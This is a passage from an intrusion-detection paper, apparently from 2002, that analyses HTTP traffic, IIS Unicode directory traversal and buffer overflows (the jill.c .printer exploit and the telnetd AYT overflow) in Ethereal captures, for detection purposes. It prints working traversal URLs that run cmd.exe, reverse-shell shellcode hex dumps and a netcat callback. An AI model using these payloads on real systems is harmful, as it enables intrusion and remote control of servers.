


Figure 11. HTTP GET Request

As you can see, a three-way handshake is completed followed by my request for information. This takes the form of a GET request and includes what I'm searching for, firewalls. The referrer field tells the server what site you just came from. The User-Agent field gives the software the your client is using. In this case, you can tell that I'm using Windows 2000 with Internet Explorer (IE) 5.5. The connection field is a new feature of HTTP 1.1 that allows the client or server to give desired connection state. Cookies, the last field, are being used more frequently on the Internet to keep track of users, to store personally information such as user ID's and passwords, and to track what links a user frequents. I don't recommended using them to keep your passwords, credit card numbers, and other important information, unless you don't mind sharing your wealth with others. Of course, the connection above did not include all headers that are possible in a HTTP session. There are several other important fields, all shown in great detail in RFC 2616, that are worth mentioning.

Areas that are of primary interest to me are the server response fields.

```
Hypertext Transfer Protocol
   HTTP/1.1 200 OK\r\n
   Date: Sat, 02 Mar 2002 15:42:08 GMT\r\n
   Server: Apache/1.3.12 (Unix) PHP/4.0.0\r\n
   Last-Modified: Mon, 02 Jul 2001 10:01:00 GMT\r\n
   ETag: "3b981-19aa4-3b40465c"\r\n
   Accept-Ranges: bytes\r\n
   Content-Length: 105124\r\n
   Keep-Alive: timeout=20\r\n
   Connection: Keep-Alive\r\n
   Content-Type: text/html\r\n
   \r\n
   Data (1169 bytes)
```

Figure 12. HTTP Server Response

Shown above is a positive server response, 200 OK. It gives the date, the time the resource was last modified, entity tag, keep-alive parameters, and other server information. Of particular interest to a Hacker would be the server version. The example above shows poor server configuration as it gives away just a little too much information. Isn't there a root exploit for PHP is what the latest script-kiddie is thinking right now. Of course, a system administrator could fake some of this information too. One last important item is HTTP authentication. From an Intrusion Detection standpoint it is important to be able to distinguish if someone is attempting to access resources they shouldn't. Also, being able to see what passwords they used, basic authentication only, lets an analyst know if users are following good security practices. Really the best practice would be to use SSL (Secure Sockets Layer), but I won't cover that in this paper. Since it is normally running on a different port, default TCP port 443, and data must be encrypted, worms and most script-kiddies probably won't hit your server. However, be aware that most hacks that work against HTTP like RDS, Unicode, and Buffer Overflows can work against sites running SSL. SSL doesn't magically protect your server from attack; it just encrypts your data. Since there is already an excellent document on HTTP authentication I wont review it here. The white paper can be found at http://www.owasp.org/downloads/http_authentication.txt. Lets move on to a few web exploits.

Unicode (Directory Traversal) Exploit

This exploit was first officially publicized around October 2000. It wasn't until almost a year later, due to the Nimda worm, that most sysadmins patched their systems to it. However, the Directory Traversal Vulnerability is an excellent example of the kind of access an intruder can obtain through the web. It also shows the numerous variations, making IDS detection difficult, that can be discovered in what appears to be just a simple problem.

There are about three primary ways to exploit this vulnerability (although beneath these lie many variations). The first involves two and three-byte Unicode encoding. RFC 2279 describes the theory behind UTF-8, which is the standard used here. I won't break the standard down into binary, but I will show using several generic formulas' how to go from a two-byte encoding to an ASCII value. Later on we will see how this is useful. With knowledge of the UTF-8 standard and a Hex to ASCII converter the following formulas should not be too difficult to follow.

Below is an example conversion for hex values in the second octet less than 0x80:

%c1%1c	->	(0xc1-0xc0) * 0x40 + 0x1c = 0x5c = '\'
%c0%2f	->	(0xc0-0xc0) * 0x40 + 0x2f = 0x2f = '/'

For second octet value greater than or equal to 0x80:

%c0%af	->	(0xc0-0xc0)* 0x40 + (0xaf-0x80) = 0x2f = '/'
%c1%9c	->	(0xc1-0xc0)*0x40 + (0x9c-0x80) = 0x5c = '\'

The second method is using "double-hex" encoding. The standard way of displaying hex values in a URL is to precede the value with a '%'. A common value that you will likely see in a URL is '%20', the equivalent of a "space". In our case we are looking for double encoding of forward and back slashes:

%255c = %5c = '\' or %2547 = %2f ='/' or %%35%63 = %%5c='\' and on and on.

As you can see there are several variations under this category that could work.

The last technique I'll cover is %u encoding. It is not standard usage and therefore is often not decoded by an IDS, however Microsoft allows its use. To follow the preceding example, just precede the hex value with a %u00 to obtain %u005c. Just looking for %u00 is not enough as other variation exist. Now that you have a background on the theory behind encoding techniques, lets look at how they are implemented against an IIS server.

As an anonymous web user (I_USR), you can only reach directories that are found on the web directory tree. You cannot access other directories, for obvious security reasons, like Winnt or System32 etc. Unfortunately, Microsoft IIS versions 4.0 and 5.0 (3 was affected but if anyone is still running that, tough luck) check for directory traversal (i.e. http://ip/scripts/../../winnt/system32/cmd.exe) before they fully decode the UTF-8 or double encoded characters. So if you use a URL like:

http://target/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
http://target/msadc/..%255c..%255cwinnt/system32/cmd.exe?/c+dir

IIS will not recognize this as a security violation and merrily gives up a listing of the C: drive. This vulnerability can be exploited even if the system files are located on a separate logical drive than the web directories. To detect this activity in Ethereal we will look for a 200 OK and the resulting directory files that get listed. This is shown on the next page in Figure 13.

It is important to realize that 200 OK will not be the only value of success when dealing with commands sent over the web. Of course "403" will still be permission denied, and "404" is still resource not found. However, lets say that an attacker has successfully viewed your directories and now wants to gain further access to the Windows command shell (cmd.exe) using a URL similar to the one below:

http://site/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+copy+..\..\winnt\system32\cmd.exe+help.exe

This command enables an intruder to be able to create files, and deface web pages using redirection. If this command was successful what will a server return? It won't be the 200 OK like you would have probably thought. Instead it gives a "502 Server Gateway Error". If the command is not typed correctly you still get the same error. On patched systems, normally these requests will result in a different error status code, making an analyst's job a little easier.

```
/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/
t, application/vnd.ms-excel, application/msword, */*▯
Accept-Language: en-us▯
Accept-Encoding: gzip, deflate▯
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0; T312461)▯
Host: 10.1.1.25▯
Connection: Keep-Alive▯
Cookie: ASPSESSIONIDGGQGQGYN=ALLFOHLADNGICGPCGBDMIKCH▯
▯
HTTP/1.1 200 OK▯
Server: Microsoft-IIS/4.0▯
Date: Sun, 03 Mar 2002 00:41:26 GMT▯
Connection: close▯
Content-Type: application/octet-stream▯
Volume in drive C has no label.▯
Volume Serial Number is 500D-DF03▯
▯
 Directory of c:\▯
▯
03/02/02  11:15a                     0 AUTOEXEC.BAT▯
03/02/02  11:15a                     0 CONFIG.SYS▯
03/02/02  06:22p        <DIR>          Inetpub▯
03/02/02  05:43p        <DIR>          Multimedia Files▯
03/02/02  06:26p           471,859,200 pagefile.sys▯
03/02/02  06:20p        <DIR>          Program Files▯
03/02/02  06:35p        <DIR>          TEMP▯
03/02/02  06:33p        <DIR>          WINNT▯
               8 File(s)    471,859,200 bytes▯
                            338,568,192 bytes free▯
```

Figure 13. Using Directory Traversal to view a directory

For common HTTP status codes visit http://www.inetmi.com/pubs/status.htm. Lets look at a couple of transcripts to see the difference between success and failure. Figure 14 is example of a failed command. Notice in the TCP stream how the error "The system cannot find the path specified" is returned.

```
HTTP/1.1 502 Gateway Error▯
Server: Microsoft-IIS/4.0▯
Date: Sun, 03 Mar 2002 00:42:40 GMT▯
Connection: close▯
Content-Length: 259▯
Content-Type: text/html▯
▯
<head><title>Error in CGI Application</title></head>
<body><h1>CGI Error</h1>The specified CGI application misbehaved by not returning a
ete set of HTTP headers.  The headers it did return are:<p><p><pre>The system cannot
 the path specified.▯
```

Figure 14. Intruder is unsuccessful in copying cmd.exe

Now lets see what the server will respond with when the attack is successful. This is shown on the next page in Figure 15. There is no confusion in interpreting the results as it clearly shows that 1 file is copied. The 502 errors will also result from a successful file deletion, so keep that in mind.

```
HTTP/1.1 502 Gateway Error
Server: Microsoft-IIS/4.0
Date: Sun, 03 Mar 2002 00:43:14 GMT
Connection: close
Content-Length: 242
Content-Type: text/html

<head><title>Error in CGI Application</title></head>
<body><h1>CGI Error</h1>The specified CGI application misbehaved
t did return are:<p><p><pre>        1 file(s) copied.
```

Figure 15. Intruder gains additional privileges by copying cmd.exe

What I have showed so far is just a small glimpse of commands an attacker can use against an IIS server. There are far more malicious activities that are just as easy to do, like using tftp to upload and install netcat. Once this is done, log files can be erased or even worse modified, Trojans can be uploaded, and full administrator access can eventually be gained. Covering all of these additional steps would be sufficient for a separate paper. However, this knowledge will let you know when someone has stepped through the door.

The previous Directory Traversal exploit gave anonymous user level access. Now lets turn our attention to root level access buffer overflows.

Analyzing Buffer Overflows

Ah, the buffer overflow, the Mecca of the hacker world. Normally very complex to exploit, requiring knowledge of C and Assembly language programming, computer architecture, and a lot of skill and imagination. Many hackers dream of reaching the “elite” level; where they too will find the next root access overflow. Unlike the Directory Traversal exploits, most buffer overflows result in root level access, as network daemons/processes typically run with root privilege. Unfortunately, once someone finds a flaw and develops an exploit for it, thousands of script-kiddies come along and use it to compromise system after system. Vulnerabilities that many believed to be impossible to exploit, for example the SSH CRC32 vulnerability, are typically discovered often several months after they have been used in the “hacker underground”. There are many ways to go about detecting buffer overflow attempts. Simple ASCII/HEX string matching can be done to look for common values like /bin/sh or .printer or .ida. Many IDS’s look for a string of architecture standard NOPs (do nothing) like 0x90 or 0x220. There are some exploits that can be discovered because they require specific data to be passed or they elicit a certain response from a server. Some of the more advanced ways to detect buffer overflows involve protocol analysis where a field size is larger than normal or contains a different type of data than the RFC (Request for Comment) dictates. Traffic pattern analysis also falls into this category.

It’s unfortunate that many IDSs look primarily at only the first two examples listed above. Matching on “known” exploit shellcode or the “standard” NOP will detect the majority of the script-kiddies. However, what about the more skilled hackers? There are already several tools available that make it easier to bypass an IDS. One such tool is ADMmutate, by ktwo, and utilizes Polymorphism to evade IDS. One of the goals of ADMmutate is to make detecting the exploit too processor intensive by having a significant amount of variation in the shellcode, which is encoded, and a large number of NOPs to choose from. I will look at several buffer overflows in this section that cover the range from basic to polymorphic, and some of the ways that they can be detected.

So what does a buffer overflow look like? For our first example lets use the .printer or "ISAPI" buffer overflow that affected Windows 2000 servers. This vulnerability can be exploited over the Web, port 80 or port 443. Figure 16 shows a successful exploit using the "jill.c" exploit by Dark Spyrit.

```
 3 0.000000  10.1.1.50    10.1.1.10    TCP    32773 > http [SYN] Seq=9990
 4 0.000000  10.1.1.10    10.1.1.50    TCP    http > 32773 [SYN, ACK] Seq
 5 0.000000  10.1.1.50    10.1.1.10    TCP    32773 > http [ACK] Seq=9990
 6 0.000000  10.1.1.50    10.1.1.10    HTTP   GET /NULL.printer HTTP/1.0
 7 0.110000  10.1.1.10    10.1.1.50    TCP    http > 32773 [ACK] Seq=2641
 8 0.240000  10.1.1.10    10.1.1.50    TCP    1201 > 1400 [SYN] Seq=26417
 9 0.240000  10.1.1.50    10.1.1.10    TCP    1400 > 1201 [SYN, ACK] Seq=
10 0.240000  10.1.1.10    10.1.1.50    TCP    1201 > 1400 [ACK] Seq=26417

   GET /NULL.printer HTTP/1.0\r\n

   Host: \220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220

0350  fa f6 fe f0 e1 95 f6 fa  fb fb f0 f6 e1 95 e6 f0   ........ ........
0360  fb f1 95 e7 f0 f6 e3 95  f6 f8 f1 bb f0 ed f0 95   ........ ........
0370  0d 0a 48 6f 73 74 3a 20  90 90 90 90 90 90 90 90   ..Host:  ........
0380  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0390  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03a0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03b0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03c0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03d0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03e0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
03f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0400  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0410  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0420  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0430  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0440  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0450  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0460  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0470  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0480  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0490  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
04a0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
04b0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
04c0  90 33 c0 b0 90 03 d8 8b  03 8b 40 60 33 db b3 24   .3...... ..@`3..$
04d0  03 c3 ff e0 eb b9 90 90  05 31 8c 6a 0d 0a 0d 0a   ........ .1.j....
```

Figure 16. Successful exploit using jill.c

The figure above shows my Linux box (10.1.1.50) establishing a connection with a web server (10.1.1.10). Then we see a GET request for NULL.printer followed by a lot of garbage looking data and the Intel standard NOP (90h). The server acknowledges our request, and then we see an outbound connection from the web server to my system on port 1400. I have netcat listening on port 1400 for the command shell that the server will push back to me. The figure below shows the command shell with system level access.

```
Contents of TCP stream

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>time
time
The current time is:  0:06:54.04
Enter the new time: 0:06:59.05
0:06:59.05
```

Figure 17. Gaining system level access to a web server

That compromise took less than a few seconds. So exactly what happened? First, I request NULL.printer with my exploit code stacked after it. I take advantage of the unchecked buffer in the ISAPI extension that handles this GET request. I know that the buffer size is about 420 bytes so I carefully construct my exploit to include a jump that overwrites EIP and hops back to the “NOP sled”. This gives me flexibility in guessing a return address. I ride the NOPs to a pointer that hops back to a larger buffer, located between the NULL.printer and the Host option, where I have code that executes a remote shell. This exploit is the example of a “stack overflow”. This particular exploit code would be easy to catch. We could look for several NOPs (0x90) in a row, or we could match on the “.printer” request. However, what if a more sophisticated attacker comes along and modifies the code to obfuscate the .printer request or inserts another NOP that is not standard. Figure 18 shows a “modified jill.c” where I replace the NOP with another value. As you can see the exploit is still quite successful.




Figure 18. Modified jill.c exploit

You could start looking for a NOP value of 0x45, but your fighting a losing battle as I could once again modify the exploit with another value. I’m not saying that looking for 0x90 or other “standard” NOP is bad; on the contrary, it will detect numerous intrusion attempts. Just be aware of your limitations. So what is the best way to detect web based buffer overflows? Most HTTP requests should be under approximately 800 bytes. Except many online web services like Hotmail exceed this value regularly. Hey, maybe this is a good way to detect misuse of company time. It’s not that easy, as more and more web sites are pushing this byte limit with extremely long URL’s. However, this method of protocol analysis should not be ruled out, as it allows detection of even the most sophisticated hackers. Remember when we were learning about Ethereal’s filter rules and we made a filter for buffer overflows? Lets try it out and see how effective it is. Figure 19, shown on the next page, shows the filtered output.




Figure 19. Filter eliminates extra web traffic

The next buffer overflow we will analyze is the Telnetd 'AYT' overflow. I'll use code based on the TESO crew exploit, to demonstrate what a "heap-based overflow" looks like and how to determine if an exploit attempt was successful. The vulnerability lies in an unchecked buffer in the telnet option handling. In this case, by using the 'AYT', Are You There option, you can actually get the system to overflow itself. However, there is not enough space to execute a shell because I can't hop back into the buffer. The traditional stack overflow won't work, because jumping back to a bunch of AYT's won't get you anywhere. This is where the "heap-based overflow" comes in. The heap is an area in memory that is dynamically allocated by an application when needed. This means that passwords, usernames, file contents, etc. are all stored in heap memory somewhere. There are not as many exploits out for heap overflows due to the complexity of exploiting them. When you think of the difference between heap and stack, think dynamic and static (although this is an oversimplification). Lets see how the exploit places code in heap memory and then uses a stack overflow to point back to the shellcode in memory. As part of a telnet connection there is the three-way handshake followed by the telnet server providing connection parameters. The "Do Authentication" option, RFC 2941, lets the client know that authentication other than clear text password login is possible. See Figure 20 below.




Figure 20. Telnet Server connection options

What the exploit now needs to do is place the NOPs and shellcode into memory. It attempts this by asking to set a new encryption option.

```
Telnet
   Command: Are You There?
   Command: Will Output Line Width
   Command: Will Encryption Option
```

Figure 21. Request from client

This particular exploit is designed for FreeBSD and NETBSD so it will typically fail against another OS (Solaris, Windows). I am going to show an example of an unsuccessful attempt, as I am running this exploit against a Windows 2000 telnet server. We don't even have to wait until the end of Ethereal output, as we already know that the attempt will be unsuccessful, as shown below.

```
Telnet
   Data: \r\n
   Data: [Yes]\r\n
   Command: Don't Output Line Width
   Command: Don't Encryption Option
```

Figure 22. Negative response from Server

Since there is no place to put the NOPs and shellcode, the stack overflow (AYT) will have nowhere to point to. Lets pretend that the server responded with "Do Encryption Option". What then? We will have about 500 bytes, in the Telopt_encrypt variable allocated in heap memory, to place our code. This code will have to be placed continually (normally over 15MB of data) until the process freezes.

```
⊟ Telnet
   ⊟ Suboption Begin: New Environment Option
        Here's my New Environment Option

0130  43 98 90 37 f9 99 9f f8  98 37 99 4b 3f 4e 90 98   C..7.... .7.K?N..
0140  99 f8 2f 98 45 9f 27 fd  9f 98 3f f5 f8 f8 9f f8   ../.E.'. ..?.....
0150  4d 2f f9 2f 37 2f 4d 3f  43 f9 f9 43 f9 90 f8 2f   M/./7/M? C..C.../
0160  3f f8 fd f8 f9 37 40 9f  f5 fd 90 90 fd 98 f9 f5   ?....7@. ........
0170  98 27 90 99 99 f8 2f 2f  f5 98 f5 42 f5 9f 99 fc   .'....// ...B....
0180  27 3f 90 99 f8 3f 3f 40  f5 4d f8 37 45 f8 fd f5   '?...??@ .M.7E...
0190  37 fd fd f9 98 fc 48 99  90 90 2f fc fc f5 37 4e   7.....H. ../...7N
01a0  3f 9f 90 27 fc fc 99 f9  3f 37 49 f5 98 f5 f9 37   ?..'.... ?7I....7
01b0  2f 43 4d 27 f9 27 f8 f8  fc f8 f9 f8 fc 43 fc 27   /CM'.'.. .....C.'
01c0  27 2f 90 2f 37 fd 27 fd  3f fd 90 3f 27 27 9f 98   '/./7.'. ?..?''..
01d0  f5 42 f5 fd f8 99 99 42  37 90 43 9f 4b 3f 42 37   .B.....B 7.C.K?B7
01e0  98 fc 3f 3f 4d 98 fc 99  37 27 42 f9 27 98 2f 49   ..??M... 7'B.'./I
01f0  4a 4b 90 40 9f 98 9f 2f  99 90 99 f9 f9 90 42 90   JK.@.../ ......B.
0200  40 99 2f 99 fc 98 90 27  9f 40 4a 98 fd fd 9f bf   @./....' .@J.....
0210  ee ee ee 08 b8 ff ff f8  ff ff 3c f7 d0 fd ab 31   ........ ..<....1
0220  c0 99 b0 9a ab fc ab b0  3b 52 68 6e 2f 73 68 68   ........ ;Rhn/shh
0230  2f 2f 62 69 89 e3 52 53  89 e1 52 51 53 ff ff d7   //bi..RS ..RQS...
```

Figure 23. NOPs and Shellcode placed in Telopt_encrypt variable

Examine Figure 23. Do you notice anything strange about the Ethereal capture? Where are all of the NOPs? What is that weird looking n/shh//bi? Welcome to the wonderful world of polymorphic buffer overflows. The shellcode has been modified to not look like /bin/sh, but still produce a shell. The NOPs are there, but are carefully chosen to be non-standard and non-repeating. This just makes our job more difficult. The next portion of the exploit is the stack-based overflow.

```
⊟ Telnet
    Command: Abort Output
    Command: Will Encryption Option
    Command: Are You There?
    Command: Are You There?
    Command: Are You There?
    Command: Are You There?
```

```
0040  6d eb ff f5 ff fb 26 ff  f6 ff f6 ff f6 ff f6 ff   m.....&. ........
0050  f6 ff f6 ff f6 ff f6 ff  f6 ff f6 ff f6 ff f6 ff   ........ ........
0060  f6 ff f6 ff f6 ff f6 ff  f6 ff f6 ff f6 ff f6 ff   ........ ........
0070  f6 ff f6 ff f6 ff f6 ff  f6 ff f6 ff f6 ff f6 ff   ........ ........
0080  f6 ff f6 ff f6 ff f6 ff  f6 ff f6 ff f6 ff f6 ff   ........ ........
0090  f6 ff f6 ff f6 ff f6 ff  f6 ff f6 ff f6 ff f6 ff   ........ ........
00a0  f6 ff f6 ff f6 ff f6 ff  f6 ff f6 ff f6 ff f6 ff   ........ ........
00b0  f6 ff f6 ff f6 ff f6 ff  f6 ff f6 ff f6 ff f6 ff   ........ ........
00c0  f6 ff f6 ff f6 ff f6 ff  f6 ff f6 ff f6 ff f6 ff   ........ ........
00d0  f6 ff f6 ff f6 ff f6 ff  f6 ff f6 ff f6 ff f6 ff   ........ ........
00e0  f6 ff f6 ff f6 ff f6 ff  f6 ff f6 ff f6 ff f6 ff   ........ ........
00f0  f6 ff f6 ff f6 ff f6 ff  f6 ff f6 ff f6 ff f6 ff   ........ ........
0100  f6 ff f6 ff f6 ff f6 ff  f6 ff f6 ff f6 ff f6 ff   ........ ........
0110  f6 ff f6 ff f6 ff f6 ff  f6 ff f6 ff f6 ff f6 ff   ........ ........
0120  f6 ff f6 ff f6 ff f6 ff  f6 ff f6 ff f6 ff f6 ff   ........ ........
0130  f6 ff f6 ff f6 ff f6 ff  fb 08 ff f6               ........ ....
```

Figure 24. AYT overflow with pointer to shellcode

